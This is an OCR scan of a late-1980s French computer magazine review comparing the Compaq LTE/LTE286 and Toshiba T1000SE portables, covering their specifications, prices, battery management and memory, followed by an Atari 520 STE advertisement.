


Photo Thierry MORIN



Contrairement à l'ordinateur portatif de Compaq, le Toshiba T1000SE ne peut pas s'ouvrir comme un livre. Nous n'avons donc pas pu le photographier à plat et éviter les déformations. De toute façon, le T1000SE est plus grand qu'une double page de SVM. Nous avons choisi de privilégier ici la reproduction grandeur nature de l'écran, qui est l'un des points forts de la machine, au détriment du clavier qui apparait nécessairement plus large que la réalité. Le clavier est un peu plus complet que celui du Compaq, et la mécanique de simulation des touches manquantes un peu plus simple. Malgré une alimentation sur batterie, tous les témoins lumineux habituels sont présents. S'y ajoutent les voyants de contrôle de l'état et de la charge de la batterie. Astucieusement, ceux-ci sont visibles lorsque l'appareil est fermé. Les réglages sont situés sur le côté de l'appareil.

pas un hasard. Selon Compaq, le marché des ordinateurs transportables et portatifs devrait représenter 16,3 % du marché global des micro-ordinateurs en 1990 contre 12,5 % en 1989 avec une très forte croissance des portatifs (+77 %) au détriment des machines transportables. Ce sont ces chiffres qui déterminent la stratégie des deux leaders, et illustrent les joutes entre Compaq dont les ordinateurs transportables sont une tradition, et Toshiba qui ne vend que des ordinateurs transportables ou portatifs.

COMPAQ LTE/LTE286

La puissance minuscule


Photos Thierry MORIN


De gauche à droite : sorties série et parallèle, connecteur pour mémoire de masse extérieure, connecteur vidéo externe, prise pour le chargeur de courant.

LE POUVOIR DE SÉDUCTION DES NOUveaux ordinateurs portatifs de Compaq est vraiment énorme, à tel point que la représentation grandeur nature du modèle LTE 286 à disque dur de 20 Mo n'en donne même pas l'entière mesure. C'est le poids, et plus encore la densité (3 kg dans une malette de 21,6 x 27,9 x 4,8 cm) qui suggèrent l'idée qu'une étape importante vient d'être franchie dans l'intégration des éléments d'une machine compatible avec l'IBM PC. Et si l'on pouvait légitimement se poser la question de l'utilité de faire toujours plus petit, on comprend, en tenant la machine entre ses mains, qu'on aura désormais du mal à accepter un portatif plus encombrant. La nouvelle gamme de Compaq comprend deux produits : le LTE à processeur 80C86 à 9,54 MHz et le LTE/286, identique d'aspect mais construit autour d'un 80C286 à 12 MHz. Rappelons que la lettre C dans la désignation des processeurs indique qu'il s'agit de processeurs de technologie CMOS, plus chers à fabriquer mais beaucoup moins gourmands en énergie que leurs homologues. Les deux ordinateurs sont construits dans le même boîtier, disposent du même clavier, du même écran à cristaux liquides rétro-éclairé très lisible, d'une définition de 640 x 200 points, c'est-à-dire à la norme graphique CGA de l'IBM PC d'origine.

Les Compaq LTE sont livrés avec un lecteur de disquettes haute densité 3 pouces 1/2 de 1,44 Mo et peuvent intégrer un deuxième lecteur ou un disque dur de 20 Mo, et même 40 Mo pour le LTE/286. Ils sont alimentés par une batterie au cadmium-nickel qui leur confère, selon le constructeur, une autonomie supérieure à 3 h 30 (cette dernière mesurée sur le LTE/286 avec disque dur). Voilà pour les principales caractéristiques communes aux deux machines. Les différences, si elles ne sont pas visibles au premier coup d'œil, sont déterminantes pour le choix de tel ou tel modèle.

Le LTE de base est livré avec 640 Ko de mémoire vive, un lecteur de disquettes, et coûte 14 950 F HT sans le système d'exploitation (ajoutez 800 F pour la version 3.3 de MS-DOS). On peut installer un deuxième lecteur ou un disque dur de 20 Mo, et la mémoire vive peut être étendue à 1 Mo. Dans ce cas, les 384 Ko de mémoire ajoutée (1 Mo correspond en réalité à 1 024 Ko) peuvent servir de mémoire paginée de type EMS, ou de disque virtuel. C'est un peu court, mais suffisant pour de nombreuses applications, notamment la frappe d'un rapport. Souvent, la motivation d'achat d'un ordinateur portatif ne s'accompagne pas d'un besoin de puissance. Il en va ainsi du calcul d'un échéancier devant le client, de l'établissement d'un devis sur un chantier, ou de la composition d'une proposition commerciale dans le TGV, qui s'accommodent très bien des capacités d'un ordinateur à processeur 8086.

Microprocesseur : Intel 80C86
Horloge : 9,54 MHz
Mémoire : 640 Ko
Disque dur : 20 Mo
Ecran : CGA LCD
Système : MS-DOS 3.3




Ordinateur de référence: IBM PS/2 8570-121 dont les dix tests ont la note de 10

MATÉRIELS TESTÉS :
Compaq LTE et LTE/286, avec disque dur de 20 Mo et 640 Ko de mémoire vive. Machines du commerce avec clavier Qwerty. Toshiba T1000SE avec un lecteur de disquettes de 1,44 Mo et 1 Mo de mémoire vive. Machine de présérie. Clavier Qwerty.

Le premier modèle de LTE/286 est livré dans la même configuration (1 lecteur de disquettes, 640 Ko de mémoire) pour un prix de 24 950 F HT. Mais ses capacités d'extension sont bien plus importantes : 2,6 Mo de mémoire maximum, 2 lecteurs de disquettes, ou 1 lecteur et un disque dur de 20 ou 40 Mo. De quoi faire fonctionner confortablement la version 3 du tableur 1-2-3 de Lotus, ou le gestionnaire de fichiers dBase IV d'Ashton-Tate, ou bien, de manière générale, des logiciels qui exigent puissance, mémoire ou coprocesseur mathématique (disponible en option sur ce modèle). Intuitivement, on imagine que le LTE 286 est davantage la machine du cadre qui veut voyager ou rentrer chez lui avec son outil de travail que celle du VRP. Et dans cette optique, le modèle sans disque dur ne présente que peu d'intérêt.

Pour nos tests, nous disposions d'un LTE et d'un LTE/286 tous deux munis d'un disque dur de 20 Mo. Tout ce que nous allons dire maintenant reste vrai pour les deux machines, à l'exception des résultats de notre standard de performances. Le LTE ne comporte pas de poignée : on le prend sous le bras comme un dossier. Le clavier, à la frappe agréable, comporte 81 touches, le maximum pour un modèle de cette taille. Comme sur tous les portatifs, les touches du clavier standard absentes sont simulées par des combinaisons de touches. Un pavé numérique, en option, vient se connecter à l'arrière de la machine. L'écran mesure 202 mm de large sur 102 mm de hauteur. Le rapport entre la hauteur et la largeur de l'écran n'étant pas celles d'un écran cathodique normal, les images

graphiques présentent une distorsion (dans le cas du Toshiba T1000SE dont l'écran est plus grand, cette distorsion est moins importante). Mais la lisibilité de l'écran et sa luminosité sont excellentes. Précisons une nouvelle fois que la technologie à cristaux liquides, par la lenteur de réaction de l'écran, rend difficile l'usage d'une souris.




Ordinateur de référence: IBM PS/2 8570-121
dont les dix tests ont la note de 10

COMPAQ LTE

Microprocesseur : *technologie CMOS. Modèle LTE : 80C86 ; fréquence d'horloge : 9,54 MHz ; modèle : LTE/286 : 80C286 ; fréquence d'horloge 12 MHz. Coprocesseur 80287 en option.*
Système d'exploitation : *MS-DOS version 3.3 ou version 4.0.*
Mémoire vive : *Modèle LTE : 640 Ko extensibles à 1 Mo par carte d'extension. Modèle LTE/286 : 640 Ko extensibles à 2,6 Mo par carte d'extension.*
Mémoire de masse : *Modèle 1 : un lecteur de disquettes 3 pouces 1/2 de 1,44 Mo ; en option, un deuxième lecteur de disquettes. Modèle 20 : 1 lecteur de disquettes et un disque dur interne de 20 Mo ; modèle 40 (LTE/286 uniquement) : 1 lecteur de disquettes et un disque de 40 Mo.*
Affichage : *écran plat à cristaux liquides rétro-éclairé. Taille : 10,2 x 20,2 cm. Définition : 640 x 200 points, CGA monochrome, 4 niveaux de gris.*
Clavier : *81 touches. pavé numérique en option.*
Interfaces : *un connecteur pour carte modem ou deuxième sortie série, une sortie série RS232, une sortie parallèle, un connecteur pour mémoire de masse externe, un connecteur pour écran vidéo externe à la norme CGA couleur TTL.*
Dimensions : *21,6 x 27,9 x 4,8 cm.*
Poids : *2,8 kg avec batterie (3 kg avec disque dur).*
Alimentation : *Batterie au cadmium-nickel, autonomie 3 h 30, chargeur secteur. En option, chargeur sur allume-cigare.*
Distributeur : *Compaq France.*
Prix : *LTE Modèle 1 : 15 750 F. Modèle 20 : 20 750 F HT. LTE/286 modèle 1 : 25 750 F HT, modèle 20 : 29 750 F HT, modèle 40 : 33 750 F HT. Ces prix comprennent la housse de transport et le système d'exploitation MS-DOS 3.3.*
Disponibilité : *novembre 1989.*

A l'arrière du LTE, se trouvent une sortie série, une sortie parallèle, et une prise pour un écran externe. Un modem miniature peut être installé à l'intérieur, assurant l'émulation du Minitel ou le transfert de fichiers jusqu'à 2 400 bauds en full duplex. L'accès à l'ordinateur peut être protégé par un mot de passe. L'autonomie de trois heures et demi en utilisation normale annoncée par le constructeur (mesurée en faisant un accès au disque toutes les 4 minutes), réclame une grande vigilance : on ne pourra pas se permettre d'oublier de recharger la machine en rentrant chez soi. La disponibilité, en option, d'un chargeur qui se branche sur l'allume-cigare de la voiture, est à cet égard intéressante. Heureusement, il n'y a aucun risque de perdre ses données : un signal sonore prévient que la batterie n'est plus qu'à 10 % de sa charge, et le témoin de fonctionnement se met alors à clignoter. On peut alors soit arrêter la machine après avoir sauvegardé ses données, soit la mettre en veille. Trois minutes avant la décharge totale, nouvel ultimatum par signal sonore et clignotement plus rapide du voyant : il est alors impératif d'enregistrer ses données et de tout éteindre... Pour économiser l'énergie, l'écran et le disque dur peuvent être paramétrés pour s'arrêter lorsqu'ils ne sont pas sollicités. On peut d'ailleurs, à tout moment, mettre l'ordinateur dans cet état de veille en appuyant sur le bouton Standby. La consommation est divisée par un facteur 50, et l'état de la mémoire est conservé jusqu'à la reprise du travail.



De haut en bas : carte série supplémentaire, modem multinorme, et carte mémoire. À droite, le pavé numérique en option.

Le modèle LTE, avec une note globale de 4,4, se situe dans les meilleurs ordinateurs de sa catégorie. Avec ses 6,8, le LTE/286 est seulement dans la bonne moyenne des ordinateurs à processeur 80286. Mais il est à ce jour sans concurrence et s'avère le plus puissant dans la catégorie des « notebook ». Son prix, 33 750 F HT avec un disque dur de 40 Mo, est dans l'ordre des choses. Au kilo, c'est l'ordinateur le plus cher du monde ! Seul, le LTE de base peut faire l'objet aujourd'hui d'une comparaison des étiquettes. A 15 750 F HT, avec son sac de transport et la version 3.3 de MS-DOS, il est plus cher que ses deux concurrents, le Zenith Minisport et le Toshiba T1000SE : 2 500 F de plus, qu'expliquent la capacité à intégrer un disque dur, une taille inférieure à celle du Toshiba et son esthétique, à notre avis plus séduisante. De son côté, le Toshiba présente des caractéristiques techniques dans le domaine de la mémoire et de l'affichage qui sont supérieures. En matière de portatif, chacun doit savoir sur quoi il peut faire des concessions.

TOSHIBA T1000SE

Le deuxième ordinateur

À FORCE DE FAIRE DES ORDINATEURS portatifs toujours plus petits avec le même air de famille, Toshiba avec son nouveau T1000SE ne nous étonne plus. Comme quoi avoir raison avant les autres n'a pas toujours que des avantages. Par rapport aux dimensions du T1000 déjà classique (5,2 x 31 x 28 cm), celles du T1000SE (4,4 x 31 x 25,4 cm) montrent une évolution sensible mais non révolutionnaire. La taille a-t-elle tant d'importance ? À vous d'en juger grâce à nos reproductions grandeur nature. Pourtant, à y regarder de plus près, le nouveau petit Toshiba révèle un ensemble aux performances et à l'ergonomie homogènes, compte tenu de la volonté du constructeur de faire une machine de cartable dotée d'un écran et d'un clavier de dimensions acceptables.

Avec son processeur 80C86 à la fréquence de 9,54 MHz, le T1000SE peut tout à fait être comparé au LTE de Compaq. C'est l'écran qui offre la surprise principale : sa taille et sa lisibilité sont, pour un écran de ce type, exceptionnelles. Si le couvercle qui l'abrite mesure un peu plus d'un centimètre et demi d'épaisseur, l'écran lui-même ne dépasse pas les 8 mm une fois démonté. C'est là un vrai record technique, d'autant que ces 8 mm logent non seulement la matrice de cristaux, mais aussi la plaque électroluminescente de rétro-éclairage. Avec ses 19,5 x 12,5 cm, c'est, dans la catégorie des ordinateurs de cartable, l'écran le plus proche par ses proportions d'un écran normal. Les cercles ont ainsi un peu moins une allure de ballon de rugby. La résolution est de 640 x 400 points. Si une telle définition est parfaite en mode texte, en mode graphique, il faudra se contenter de l'affichage CGA de 640 x 200 points ou du mode Toshiba (équivalent du mode ATT 6300 utilisé par Olivetti) de 640 x 400 points. Pour tirer parti de ce mode, il faut toutefois que le logiciel y soit adapté (par exemple 1-2-3 de Lotus ou Word de Microsoft).

Pour l'instant, le T1000SE n'est disponible qu'avec un seul lecteur de disquettes de 1,44 Mo, mais il est livré avec le système d'exploitation MS-DOS 3.3 en mémoire morte.

Cela offre de nombreux avantages : une plus grande place disponible sur la disquette, un temps de chargement réduit, une économie d'énergie. Rien n'empêche de démarrer avec une autre version du système (MS-DOS 4.0 par exemple), mais on perd tous les avantages du système en mémoire morte. Le fait de ne disposer que d'un seul lecteur ne nous a pas permis de soumettre l'ordinateur à la totalité de nos tests de performances (ceux-ci demandant au moins 20 Mo de mémoire de masse). C'est la raison pour laquelle vous ne trouverez pas ici le diagramme habituel.

L'aspect le plus intéressant, le plus compliqué aussi de ce Toshiba, réside dans l'organisation de la mémoire et dans son système d'économie d'énergie. Le T1000SE est livré avec 1 Mo de mémoire vive, extensible à 3 Mo par cartes additionnelles. La partie située au-delà des 640 Ko (soit 384 Ko au minimum) peut être configurée comme disque électronique virtuel, ou comme mémoire paginée de type EMS. Il suffit de le préciser dans le logiciel de configuration de la machine. Une autre mémoire, comme nous venons de le voir, contient le système d'exploitation et soixante des utilitaires les plus courants. Pour avoir une vision complète, il faut ajouter à cela la mémoire morte toujours présente dans un compatible IBM, et qui contient le logiciel de base de la machine (BIOS). Au démarrage, celui-ci est recopié dans la mémoire vive pour améliorer les performances. Enfin, le T1000SE dispose encore de deux petites mémoires : l'une de 160 octets sert à conserver un fichier de configurations personnalisé (Config.Sys), l'autre de 2 Ko à conserver des paramètres nécessaires au redémarrage de l'ordinateur après la mise en veille (appelé « Mode Resume » par Toshiba).

Pour conserver au maximum l'énergie électrique, l'écran est mis hors tension si on ne le sollicite pas pendant un certain temps. Même chose pour le processeur – élément électronique d'autant plus gourmand qu'il est rapide – qui est ralenti d'office. Le logiciel Maxtime, intégré à la machine, permet de choisir les délais appropriés avant ce passage à la léthargie. L'écran et le processeur reprennent leur fonctionnement normal quand l'ordinateur détecte une requête, c'est-à-dire dans la pratique quand on tape sur une touche du clavier. Maxtime fait descendre la fréquence du processeur à des valeurs très basses, de l'ordre de quelques centaines ou quelques milliers de hertz.

L'alimentation électrique est assurée par une batterie au cadmium-nickel amovible, qui assure les fonctions principales de l'ordinateur. L'autonomie en fonctionnement normal est, selon le constructeur, de deux heures et demi, et de sept jours en veille. Le cycle de décharge de la batterie est contrôlé par un système qui fait passer le voyant de marche du vert au rouge environ un quart d'heure avant la panne, puis qui émet des bips de plus en plus rapprochés. A ce point, la tension de la batterie est trop basse pour assurer le fonctionnement normal. Le T1000SE est alors placé d'autorité en veille, mode appelé improprement « Resume » (pour reprise en anglais), et assuré par une petite batterie tampon placée sous le clavier, elle-même alimentée par la batterie principale. Celle-ci conserve l'état de la mémoire pendant 12 heures au maximum, tandis que deux piles au lithium alimentent de façon indépendante l'horloge et la configuration du système. Le mode Resume permet, lors de l'extinction de l'interrupteur principal ou de l'arrêt de la batterie, de conserver tous les paramètres de fonctionnement de l'ordinateur : pointeurs, registres du processeur, écran... Ainsi, lors de la remise sous tension, le système redémarre exactement au point où on l'avait laissé, sous réserve de quelques précautions – ne pas couper le courant lors d'un accès au disque, ne pas utiliser une autre disquette... Un petit menu accessible par touches de fonction permet, entre autres, de vérifier la charge de la batterie, d'afficher en vidéo inverse, d'inhiber le mode veille ou d'en fixer les paramètres. L'organisation de la mémoire et la permanence du système amène à repenser ses habitudes d'utilisation. On a tout intérêt à faire résider logiciels et fichiers dans le disque virtuel, bien plus rapide et peu gourmand en énergie, et à considérer les disquettes comme dispositifs de sauvegarde.



À gauche, les connecteurs série et parallèle. À droite, un connecteur pour extensions futures. Sur l'appareil, la batterie sortie de son logement.

TOSHIBA T1000SE

Microprocesseur : *80C86 à 9,54 MHz, commutable à 4,77 MHz. Technologie CMOS.*
Système d'exploitation : *MS-DOS version 3.3 en mémoire morte. MS-DOS 4.0 en option.*
Mémoire vive : *1 Mo extensible à 3 Mo par cartes d'extension, entretenue électriquement en permanence.*
Mémoire de masse : *disquette de 1,44 Mo de 3 pouces 1/2.*
Affichage : *écran à cristaux liquides rétro-éclairé. Définition en mode texte de 640 x 400 points, graphique CGA et ATT 6300. Taille : 19,5 x 12,5 cm.*
Clavier : *84 touches, pavé numérique en option.*
Interfaces : *sortie parallèle, sortie série, connecteurs pour modem, connecteurs pour extension mémoire, sortie des signaux du bus.*
Dimensions : *31 x 25,4 x 4,45 cm.*
Poids : *2,8 kg avec la batterie.*
Alimentation : *batterie cadmium-nickel, autonomie 2 h 30. Adaptateur/chargeur de courant multivoltage automatique.*
Distributeur : *Toshiba Systèmes.*
Prix : *Environ 13 000 F HT.*
Disponibilité : *novembre 1989.*

Un prix raisonnable

Le clavier comporte 84 touches, une configuration classique pour cette gamme de machines. A l'arrière, on trouve une sortie parallèle pour l'imprimante (servant aussi à connecter un lecteur externe de disquettes 5 pouces 1/4), une sortie série pour les communications et un connecteur d'extension pour des équipements futurs. Ce dernier connecteur renvoie vers l'extérieur tous les signaux du bus interne de l'ordinateur. L'extension en mémoire se fait par l'adjonction d'une ou deux cartes au format carte de crédit enfichées dans des connecteurs accessibles par une trappe extérieure. Enfin, on peut en option intégrer un modem à la norme Minitel ou un modem multinorme (V21 à V22bis). Un bouton RESET est le bienvenu pour se sortir de situations embarrassantes créées par le mode Resume qui rend inactive, dans certains cas, l'action de redémarrage normal par les touches CTR ALT DEL.

Bien que nous n'ayons pas pu soumettre le T1000SE à l'ensemble de nos tests, les résultats des premières mesures montrent des performances très voisines de celles du Compaq LTE pour tous les tests qui ne font pas intervenir le disque dur. Il sera vendu à un prix voisin de 13 000 F, très raisonnable compte tenu de la qualité de l'écran, du système d'exploitation en mémoire morte, et de la mémoire vive d'origine de 1 Mo. Certes, l'absence d'évolution possible vers un modèle à disque dur est un handicap, mais dans de nombreuses applications où un ordinateur portatif est un complément de celui de bureau, le T1000 SE doit être considéré à ce jour comme l'une des meilleures solutions.

Yves HEUILLARD et Yvon DARGERY





Après le succès du 520 ST, ATARI lance aujourd'hui le 520 STE pour vous faire partager le pouvoir créatif des Dieux.

Avec une palette de 4096 couleurs, le son numérique en stéréc et des nouvelles interfaces manettes, l'ATARI 520 STE vous offre également la puissance de la technologie 16/32 bits, la simplicité de l'interface graphique GEM et du nouveau système d'exploitation TOS, la compatibilité avec tous les logiciels du 520 ST et les fichiers MS-DOS.


PLUS DE GRAPHISME. L'ATARI 520 STE permet de travailler toutes les images, synthétiques ou numériques, et même la vidéo. Avec sa palette de 4096 couleurs et le nouveau coprocesseur graphique SHIFTER/BLITTER, le STE est un puissant outil de création graphique.



PLUS D'INTERFACES. Outre les dix interfaces standard déjà présentes sur le 520 ST permettant de connecter de nombreux périphériques (lecteur de disquettes externe et disque dur, imprimantes matricielle et laser, modem, cartouche...), l'ATARI STE possède deux nouveaux ports de manettes de commande et deux prises haut-parleur pour la stéréo. Pour les jeux, ses qualités sonores, graphiques et la possibilité de connecter deux pistolets optiques, deux paddles et jusqu'à six joysticks en font une machine à jouer hors pair.

